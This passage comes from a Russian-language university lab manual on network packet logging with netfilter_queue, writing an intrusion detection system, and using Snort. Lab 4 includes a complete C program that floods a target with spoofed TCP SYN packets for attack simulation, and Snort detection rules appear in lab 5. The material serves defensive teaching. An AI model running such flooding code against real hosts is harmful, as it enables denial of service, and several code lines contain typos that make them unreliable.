/sbin/iptables -A OUTPUT -o lo -j NFQUEUE --queue-num 1`

```
/sbin/iptables -A INPUT -i eth1 -j NFQUEUE --queue-num 0  
/sbin/iptables -A OUTPUT -o eth1 -j NFQUEUE --queue-num 1
```

С помощью написанных выше правил осуществляется отправка на обработку всех сетевых пакетов сетевых интерфейсов *lo* и *eth1* в пользовательскую программу.

Для того, чтобы прекратить отправлять сетевые пакеты в пользовательскую программу и удалить все правила межсетевого экрана выполните скрипт *./studentFilter/env/rmqueue.sh* из под суперпользователя. Содержание скрипта следующее:

```
#!/bin/sh  
  
/sbin/iptables -F  
  
/sbin/iptables -t mangle -F
```

4. Для компиляции проекта выполните из под суперпользователя скрипт *./studentFilter/forStudents/build.sh*. Содержание скрипта следующее:

```
#!/bin/bash  
  
echo compiling...  
  
make clean  
  
g++ -g -W -Wall -Wextra -Wno-unused -c -o xorfilter.o xorfilter.c  
-lnfnetlink -lnetfilter_queue  
  
g++ -g -W -Wall -Wextra -Wno-unused -c -o queue.o queue.c -lnfnetlink  
-lnetfilter_queue  
  
g++ -g -W -Wall -Wextra -Wno-unused -c -o filter.o filter.c -lnfnetlink  
-lnetfilter_queue  
  
g++ -g -W -Wall -Wextra -Wno-unused -c -o xorencrypt.o xorencrypt.c  
-lnfnetlink -lnetfilter_queue  
  
g++ -g -W -Wall -Wextra -Wno-unused -c -o checksum.o checksum.c  
-lnfnetlink -lnetfilter_queue  
  
g++ -g -W -Wall -o xorfilter xorfilter.o queue.o filter.o xorencrypt.o  
checksum.o -lnfnetlink -lnetfilter_queue
```

echo done.

5. После успешной компиляции выполните из под суперпользователя команду: `./studentFilter/forStudents/xorfilter` .
6. Выполните из консоли команду: `wget -O - -q "localhost"` . Убедитесь, что в консоли выводится ответ от локального Web-сервера. Откройте *Wireshark* и посмотрите входящие и исходящие сетевые пакеты. Удостоверьтесь в том, что все TCP-пакеты шифруются.
7. В файле `/studentFilter/forStudents/xorfilter.c` следует обратить внимание на возвращаемые значения функций `handle_input` и `handle_output`. Значение `NF_ACCEPT` означает пропустить пакет, а `NF_DROP` означает блокировать пакет.
8. Для того, чтобы сохранять в файл интересующие сетевые пакеты:
 - a) Объявить в файле `/studentFilter/forStudents/filter.h` прототип функции логирования сетевых пакетов (например, `int logPacket(char *datagram);`).
 - b) Реализовать в файле `/studentFilter/forStudents/filter.c` функцию логирования сетевых пакетов (подсказка: за основу следует взять функцию `encrypt_payload`).
 - c) Осуществить вызов реализованной функции в файле `/studentFilter/forStudents/xorfilter.c`. Для логирования входящих пакетов требуется вызвать реализованную функцию внутри функции `handle_input`, а для исходящих пакетов – внутри функции `handle_output`.
 - d) Для доступа к полям заголовка *IP* следует использовать стандартную структуру `iphdr` , которая определена в `linux/ip.h` следующим образом:

```
struct iphdr {  
#if defined(__LITTLE_ENDIAN_BITFIELD)  
    __u8    ihl:4,  
           version:4;  
#elif defined (__BIG_ENDIAN_BITFIELD)  
    __u8    version:4,
```

```

        ihl:4;
#else
#error "Please fix <asm/byteorder.h>"
#endif
    __u8    tos;
    __u16   tot_len;
    __u16   id;
    __u16   frag_off;
    __u8    ttl;
    __u8    protocol;
    __u16   check;
    __u32   saddr;
    __u32   daddr;
/*The options start here. */
};


```

- e) Для доступа к полям заголовка *TCP* следует использовать стандартную структуру *tcphdr* , которая определена в *linux/tcp.h* следующим образом:

```

struct tcphdr {
    __u16   source;
    __u16   dest;
    __u32   seq;
    __u32   ack_seq;
#if defined(__LITTLE_ENDIAN_BITFIELD)
    __u16   res1:4,
            doff:4,
            fin:1,
            syn:1,
            rst:1,
            psh:1,
            ack:1,
            urg:1,
            ece:1,
            cwr:1;
#elif defined(__BIG_ENDIAN_BITFIELD)
    __u16   doff:4,
            res1:4,
            cwr:1,
            ece:1,
            urg:1,
            ack:1,
            psh:1,
            rst:1,
            syn:1,
            fin:1;
#else
#error "Adjust your <asm/byteorder.h> defines"
#endif
    __u16   window;
    __u16   check;
    __u16   urg_ptr;
};


```

- f) Для доступа к полям заголовка *ICMP* следует использовать стандартную структуру *icmphdr*, которая определена в *linux/icmp.h* следующим образом:

```

struct icmpphdr {
    __u8          type;
    __u8          code;
    __u16         checksum;
    union {
        struct {
            __u16   id;
            __u16   sequence;
        } echo;
        __u32    gateway;
        struct {
            __u16   __unused;
            __u16   mtu;
        } frag;
    } un;
};

```

Подсказка: необходимо помнить, что некоторые поля заголовков TCP/IP хранят значения в сетевом порядке расположения байт и для их преобразования в узловой порядок и наоборот следует использовать функции: *htonl*, *htons*, *ntohl*, *ntohs*.

Пример:

```

#include <arpa/inet.h>

int main()
{
    short s = 20480;

    s = htons(s); // s будет хранить 80

    return 0;
}

```

Полезные примеры программных кодов для выполнения лабораторной:

A. Пример записи структуры (функция *func1*) и полей (*func2*) в бинарный файл:

```

#include <iostream>
#include <fstream>

using namespace std;

struct S
{
    int      ipfrom;
    int      ipto;
    short   portfrom;
    short   portto;
    short   flags;
    unsigned long long time;
};

ofstream file("file.zzz", ios::binary);

```

```

void func1()
{
    S s;
    s.ipfrom = 1;
    s.ipto = 1;
    s.portfrom = 1;
    s.ipfrom = 1;
    s.portto = 1;
    s.flags = 1;
    s.time = 1;

    file.write((char*)(&s), sizeof(S));
}

void func2()
{
    int          ipfrom    = 1;
    int          ipto      = 1;
    short        portfrom = 1;
    short        portto    = 1;
    short        flags     = 1;
    unsigned long long time      = 1;

    file.write((char*)(&ipfrom) , sizeof(ipfrom));
    file.write((char*)(&ipto)   , sizeof(ipto));
    file.write((char*)(&portfrom), sizeof(portfrom));
    file.write((char*)(&portto) , sizeof(portto));
    file.write((char*)(&flags)  , sizeof(flags));
    file.write((char*)(&time)   , sizeof(time));
}

int main()
{
    //func1();
    func2();

    file.close();
    return 0;
}

```

В. Пример чтения структуры (функция *func1*) и полей (*func2*) из бинарного файла:

```

#include <iostream>
#include <fstream>

using namespace std;

struct S
{
    int          ipfrom;
    int          ipto;
    short        portfrom;
    short        portto;
    short        flags;
    unsigned long long time;
};

ifstream file("file.zzz", ios::binary);

void read1()

```

```

{
    S s;

    file.read((char*)(&s), sizeof(S));

    cout << s.ipfrom;
}

void read2()
{
    int          ipfrom;
    int          ipto ;
    short        portfrom;
    short        portto ;
    short        flags ;
    unsigned long long time;

    file.read((char*)(&ipfrom) , sizeof(ipfrom));
    file.read((char*)(&ipto)   , sizeof(ipto));
    file.read((char*)(&portfrom), sizeof(portfrom));
    file.read((char*)(&portto) , sizeof(portto));
    file.read((char*)(&flags)  , sizeof(flags));
    file.read((char*)(&time)   , sizeof(time));

    cout << ipfrom;
}

int main()
{
    read1();
    //read2();

    file.close();
    return 0;
}

```

C. Пример работы со временем:

```

#include <iostream>
#include <sys/time.h>

using namespace std;

main()
{
    struct timeval t;
    gettimeofday( &t, NULL );
    cout << "секунды - " << t.tv_sec << endl;
    cout << "микросекунды - " << t.tv_usec << endl;
    // в файл можно писать теперь структуру t
    // -----
    // если требуется преобразовать к милисекундам:
    unsigned long long timeInMillis = (unsigned long long)t.tv_sec * 1000
+ t.tv_usec/1000;
    cout << "общие милисекунды - " << timeInMillis << endl;
}

```

D. Пример преобразования целого, заданного в сетевом порядке

расположения байтов, в стандартный строчный вид IP адреса из цифр и точек:

```
#include <arpa/inet.h>
#include <iostream>
using namespace std;

main() {
    uint32_t ip = 16777343;
    struct in_addr ip_addr;
    ip_addr.s_addr = ip;
    cout << "The IP address is " << inet_ntoa(ip_addr) << endl;
}
```

Задание: Согласовать с преподавателем атрибуты и типы сетевых пакетов, которые будут логироваться в программе. Написать программу на языке C++, которая в режиме непрерывного мониторинга осуществляет запись в файл выбранных атрибутов сетевых пакетов.

Контрольные вопросы:

1. Какие известные программы осуществляют логирование сетевых пакетов?
2. Для чего применяется библиотека *netfilter_queue*?
3. Какие поля хранятся в заголовке сегмента *TCP*.
4. Какие поля хранятся в заголовке *IP* версии 4.
5. Как преобразовать целое, заданное в сетевом порядке расположения байтов, в стандартный строчный вид *IP* адреса из цифр и точек?
6. Основные файлы хранения логов в *Linux* .

Содержание отчета:

1. Титульный лист.
2. Экранные снимки тестирования правильности функционирования написанной программы логирования сетевых пакетов.
3. Описание всех программно реализованных функций.
4. Исходный код написанной в лабораторной работе программы логирования сетевых пакетов.
5. Ответы на контрольные вопросы.

Литература:

1. Linux iptables Xor filter / URL:
<https://rickvanderzwet.nl//trac/personal/export/347/liacs/net/as3> (дата обращения: 10.12.2013).

Лабораторная работа №4

Программная реализация обнаружения заданной сетевой атаки, автоматическое реагирование и логирование подозрительной активности.

Цель работы: требуется написать программу, которая в режиме непрерывного мониторинга осуществляет обнаружение заданной сетевой атаки, автоматически реагирует на нее и сохраняет данные о подозрительной активности.

Написанная программа должна реализовывать элементы локальной архитектуры СОВ [1], показанные на рисунке 4.1.




Рисунок 4.1. Некоторые элементы локальной архитектуры СОВ

Выполнение:

1. Данная лабораторная работа базируется на выполнении лабораторной работы №3. Выполнить шаги 1-8 лабораторной работы №3.

2. Разработать блок-схему алгоритма выявления заданной сетевой атаки.
3. Модифицировать функцию *logPacket*, добавив в нее код для обнаружения заданной сетевой атаки.
4. При определении атаки осуществить запись в файл данных о подозрительной активности и (в случае целесообразности) блокировать атакуемый узел по IP и/или MAC-адресу. Для добавления правила в межсетевой экран *Netfilter* из пользовательской программы следует использовать функцию *system*, например, *system("iptables -I INPUT 1 -s 202.54.1.2 -j DROP")*.

Осуществить моделирование заданной сетевой атаки. Пример моделирования атаки TCP SYN-flood приведен ниже:

```
#include<stdio.h>
#include<string.h>
#include<sys/socket.h>
#include<stdlib.h>
#include<errno.h>
#include<netinet/tcp.h>
#include<netinet/ip.h>
#include <time.h>

struct pseudo_header
{
    unsigned int source_address;
    unsigned int dest_address;
    unsigned char placeholder;
    unsigned char protocol;
    unsigned short tcp_length;

    struct tcphdr tcp;
};

unsigned short csum(unsigned short *ptr, int nbytes) {
    register long sum;
    unsigned short oddbyte;
    register short answer;

    sum=0;
    while(nbytes>1) {
        sum+=*ptr++;
        nbytes-=2;
    }
    if(nbytes==1) {
        oddbyte=0;
        *((u_char*)&oddbyte)=*(u_char*)ptr;
        sum+=oddbyte;
    }

    sum = (sum>>16)+(sum & 0xffff);
    sum = sum + (sum>>16);
    answer=(short)~sum;
}
```

```

        return(answer);
    }
int main (void)
{
    int s = socket (PF_INET, SOCK_RAW, IPPROTO_TCP);
    char datagram[4096] , source_ip[32];
    struct iphdr *iph = (struct iphdr *) datagram;
    struct tcphdr *tcpiph = (struct tcphdr *) (datagram + sizeof (struct
ip));
    struct sockaddr_in sin;
    struct pseudo_header psh;

    strcpy(source_ip , "192.168.1.69");

    sin.sin_family = AF_INET;
    sin.sin_port = htons(80);
    sin.sin_addr.s_addr = inet_addr ("192.168.1.1");

    memset (datagram, 0, 4096);

    iph->ihl = 5;
    iph->version = 4;
    iph->tos = 0;
    iph->tot_len = sizeof (struct ip) + sizeof (struct tcphdr);
    iph->id = htons(54321);
    iph->frag_off = 0;
    iph->ttl = 255;
    iph->protocol = IPPROTO_TCP;
    iph->check = 0;
    iph->saddr = inet_addr ( source_ip );
    iph->daddr = sin.sin_addr.s_addr;

    iph->check = csum ((unsigned short *) datagram, iph->tot_len >>
1);

    tcpiph->source = htons (1234);
    tcpiph->dest = htons (80);
    tcpiph->seq = 0;
    tcpiph->ack_seq = 0;
    tcpiph->doff = 5;
    tcpiph->fin=0;
    tcpiph->syn=1;
    tcpiph->rst=0;
    tcpiph->psh=0;
    tcpiph->ack=0;
    tcpiph->urg=0;
    tcpiph->>window = htons (5840);
    tcpiph->check = 0;
    tcpiph->urg_ptr = 0;

    psh.source_address = inet_addr( source_ip );
    psh.dest_address = sin.sin_addr.s_addr;
    psh.placeholder = 0;
    psh.protocol = IPPROTO_TCP;
    psh.tcp_length = htons(20);

    memcpy(&psh.tcp , tcpiph , sizeof (struct tcphdr));

    tcpiph->check = csum( (unsigned short*) &psh , sizeof (struct
pseudo_header));

    int one = 1;
    const int *val = &one;
}

```

```

    if (setsockopt (s, IPPROTO_IP, IP_HDRINCL, val, sizeof (one)) < 0)
{
    exit(0);
}

struct timespec delay;

unsigned long l = 0;
for(; ; l++)
{
    if (sendto (s,
                 datagram,
                 iph->tot_len,
                 0,
                 (struct sockaddr *) &sin,
                 sizeof (sin)) < 0)
    {
        printf ("error\n");
    }
    else
    {
        if(l > 0 && l % 1000 == 0)
            printf ("1000 Packets Send \n");
    }

    if(l > 0)
    {

        delay.tv_sec = 0;
        delay.tv_nsec = 50000000L;

        nanosleep(&delay, NULL);
    }
}
return 0;
}

```

5. Провести анализ полученных результатов, выявить преимущества и недостатки разработанной системы.

Полезные примеры программных кодов для выполнения лабораторной:

- A. Пример работы с ассоциативным контейнером *map*:

```

#include <string.h>
#include <iostream>
#include <map>
#include <utility>

using namespace std;

int main()
{
    map<int, string> Employees;

```

```

Employees[5234] = "Mike C.";
Employees[3374] = "Charlie M.";
Employees[1923] = "David D.";
Employees[7582] = "John A.";
Employees[5328] = "Peter Q.';

cout << "Employees[3374] =" << Employees[3374] << endl << endl;
cout << "Map size: " << Employees.size() << endl;

for( map<int,string>::iterator ii=Employees.begin(); ii!=Employees.end(); ++ii)
{
    cout << (*ii).first << ":" << (*ii).second << endl;
}

```

B. Пример работы с множеством *set*:

```

#include <string>
#include <set>
#include <iostream>
using namespace std;

int main(int argc, char* argv[])
{
    set <string> strset;
    set <string>::iterator si;
    strset.insert("cantaloupes");
    strset.insert("apple");
    strset.insert("orange");
    strset.insert("banana");
    strset.insert("grapes");
    strset.insert("grapes");
    // This one overwrites the previous occurrence
    for (si=strset.begin(); si!=strset.end(); si++)
    { cout << *si << " "; }
    cout << endl;
    return 0;
}

```

C. Пример работы с вектором (динамически расширяемым массивом) *vector*:

```

#include <iostream>
#include <vector>
#include <string>

using namespace std;

main()
{
    vector<string> SS;
    SS.push_back("The number is 10");
    SS.push_back("The number is 20");
    SS.push_back("The number is 30");
    cout << "Loop by index:" << endl;
    int ii;
    for(ii=0; ii < SS.size(); ii++)
    {
        cout << SS[ii] << endl;
    }
}

```

```

cout << endl << "Constant Iterator:" << endl;

vector<string>::const_iterator cii;
for(cii=SS.begin(); cii!=SS.end(); cii++)
{
    cout << *cii << endl;
}

cout << endl << "Reverse Iterator:" << endl;

vector<string>::reverse_iterator rii;
for(rii=SS.rbegin(); rii!=SS.rend(); ++rii)
{
    cout << *rii << endl;
}

cout << endl << "Sample Output:" << endl;

cout << SS.size() << endl;
cout << SS[2] << endl;

swap(SS[0], SS[2]);
cout << SS[2] << endl;
}

```

D. Пример работы с двусвязным списком *list*:

```

#include <iostream>
#include <list>

using namespace std;

int main()
{
    list<int> intList;
    for (int i = 1; i <= 10; ++i)
        intList.push_back(i * 2);
    for (list<int>::const_iterator ci = intList.begin(); ci != intList.end(); ++ci)
        cout << *ci << " ";
    return 0;
}

```

E. Пример работы с очередью с приоритетом *priority_queue*:

```

#include <iostream>
#include <queue>
using namespace std;

int main()
{
    priority_queue<int> pq;
    pq.push(3);
    pq.push(5);
    pq.push(1);
    pq.push(8);
    while ( !pq.empty() ) {
        cout << pq.top() << endl;
        pq.pop();
    }
}

```

```
        cin.get();
    }
```

F. Пример работы со стеком *stack*:

```
#include <iostream>
#include <stack>
using namespace std;
int main ()
{
    stack<int> mystack;

    for (int i=0; i<5; ++i) mystack.push(i);

    cout << "Popping out elements...";
    while (!mystack.empty())
    {
        cout << ' ' << mystack.top();
        mystack.pop();
    }
    cout << '\n';
    return 0;
}
```

G. Пример работы с потоками с использованием библиотеки *Threading Building Blocks*:

```
#include "tbb/parallel_for_each.h"
#include "tbb/task_scheduler_init.h"
#include <unistd.h>
#include <iostream>
#include <vector>

//apt-get install libtbb-dev - в Ubuntu следует установить
//g++ thread.cpp -ltbb - Пример компиляции

class MyTask : public tbb::task
{
    tbb::task* execute()
    {
        while(1)
        {
            std::cout << "FFF" << std::endl;
        }

        return NULL;
    }
};

int main(int n, char** p)
{
    MyTask* t = new (tbb::task::allocate_root()) MyTask();
    tbb::task::enqueue(*t);

    std::cout << "ZZZZZZZZZZZZZZZ" << std::endl;
    usleep(1000);

    return 0;
}
```

Задание: требуется написать программу, которая в режиме непрерывного мониторинга осуществляет обнаружение заданной сетевой атаки, автоматически реагирует на нее и сохраняет данные о подозрительной активности. Согласуйте с преподавателем один из следующих вариантов заданий:

ЗАДАНИЕ 1. Программная реализация СОВ для обнаружения *TCP SYN-flood* атаки.

ЗАДАНИЕ 2. Программная реализация СОВ для обнаружения *ICMP-flood* атаки.

ЗАДАНИЕ 3. Программная реализация СОВ для обнаружения *DDoS* атаки, основанной на протоколе TCP.

ЗАДАНИЕ 4. Программная реализация СОВ для обнаружения атаки “Туннелирование”.

ЗАДАНИЕ 5. Программная реализация СОВ для обнаружения *TCP-flood* атаки.

ЗАДАНИЕ 6. Программная реализация СОВ для обнаружения *UDP-flood* атаки.

ЗАДАНИЕ 7. Программная реализация СОВ для обнаружения *LAND* атаки.

ЗАДАНИЕ 8. Программная реализация СОВ для обнаружения *ICMP-smurf* атаки.

ЗАДАНИЕ 9. Программная реализация СОВ для обнаружения атаки крошечными фрагментами (*Tiny Fragment Attack*).

ЗАДАНИЕ 10. Программная реализация СОВ для обнаружения узлов, осуществляющих сканирование в режиме половинного открытия.

ЗАДАНИЕ 11. Программная реализация СОВ для обнаружения узлов, отправляющих пакеты с нестандартными протоколами, инкапсулированными в IP.

ЗАДАНИЕ 12. Программная реализация СОВ для обнаружения узлов, отправляющих пакеты с содержанием в поле данных заданных шаблонов.

Контрольные вопросы:

1. Выявление сетевых атак путем анализа трафика.
2. Примеры сигнатур атак, используемых при анализе трафика (заголовков сетевых пакетов).
3. Моделирование и способы защиты от атак *TCP SYN Flood*, *TCP flood* и *UDP flood*.
4. Моделирование и способы защиты от атаки *ARP-spoofing*.
5. Меры и методы, используемые в обнаружении аномалии, включающие использование: пороговых значений (наблюдения за объектом выражаются в виде числовых интервалов); статистических мер (решение о наличии атаки делается по большому количеству собранных данных); профилей (для выявления атак на основе заданной политики безопасности строится специальный список легитимных действий профиль нормальной системы).
6. Методы для распознавания сигнатуры атаки. Соответствие трафика шаблону (сигнатуре), выражению или байткоду, характеризующих об атаке или подозрительном действии.
7. Контроль частоты событий или превышение пороговой величины. Корреляция нескольких событий с низким приоритетом; обнаружение статистических аномалий.
8. Сканирование сетей. Способы сканирования. Утилиты сканирования. Защита от сканирования.
9. Методы обнаружения сетевых аномалий.
- 10.Существующие системы обнаружения вторжений.
- 11.Методы искусственного интеллекта, применяемые в системах обнаружения вторжений.
- 12.Применение экспертных систем для идентификации сетевых атак.

13. Примеры сигнатур атак, используемых при анализе трафика (заголовков сетевых пакетов).

Содержание отчета:

1. Титульный лист.
2. Введение, в котором раскрывается постановка задачи.
3. Краткие теоретические основы разрабатываемой темы (суть заданной сете-вой атаки; существующие программные средства, методы и алго-ритмы, при-меняемые для моделирования и обнаружения заданной се-тевой атаки, их достоинства и недостатки).
4. Разработка и описание архитектуры СОВ и алгоритма выявления за-данной сетевой атаки.
5. Описание всех программно реализованных функций.
6. Руководство пользователя.
7. Результаты применения программы в виде скриптов и снимков экрана после запуска приложения.
8. Список использованных источников.
9. Ответы на контрольные вопросы.

Лабораторная работа №5

Изучение функциональных возможностей системы обнаружения вторжений Snort.

Цель работы: Научиться пользоваться некоторыми функциональными возможностями системы *Snort* [1].

Выполнение:

1. Установить в *Ubuntu* СОВ *Snort* следующим образом:

sudo apt-get install snort

2. Запустить *Snort* в режиме анализа пакетов (например, *snort -vd > dump.txt*). Сделайте экранный снимок результатов работы *Snort* в режиме анализа пакетов. Добавьте в отчет часть файла *dump.txt* (См. Рисунок 5.1).

Рисунок 5.1. Пример дампа Snort в режиме анализа пакетов

3. Запустите *Snort* в режиме логирования (например, *snort -vd -l snort-LogDir*).

Через некоторое время открыть с помощью *Wireshark* сохраненный в директории *snortLogDir* лог сохраненного сетевого трафика (См. Рисунок 5.2).




Рисунок 5.2. Пример лога сохраненного сетевого трафика

4. Запустить Snort в режиме обнаружения вторжения.

Для обучения можно закомментировать все включения в файле `/etc/snort/snort.conf` кроме `local.rules`.

В файле `local.rules` добавить следующее правило:

`Alert tcp !192.168.0.0/24 any <> 192.168.0.2 80`

`(msg:"External WEB request";sid:1;)`

Вышеприведенное правило записывает в файл пакеты при подключении к web-серверу из внешней сети (См. Рисунок 5.3).




Рисунок 5.3. Пример отображения сетевых пакетов в *WireShark*

Изменим правило так, чтобы *Snort* блокировал доступ к *web*-серверу из внешней сети (См. Рисунок 5.4):

alert tcp !192.168.0.0/24 any <> 192.168.0.2 80

(msg:"External WEB request";sid:1;react:block)




Рисунок 5.4. Пример отображения сетевых пакетов в *WireShark*

5. Запустить *Snort* в режиме обнаружения NULL-сканирования портов (См. Рисунок 5.5).

Пример правила:

```
alert tcp !192.168.1.0/24 any -> 192.168.1.0/24 any
```

```
(msg:"IDS004 - SCAN-NUL Scan";flags:0; seq:0; ack:0;)
```

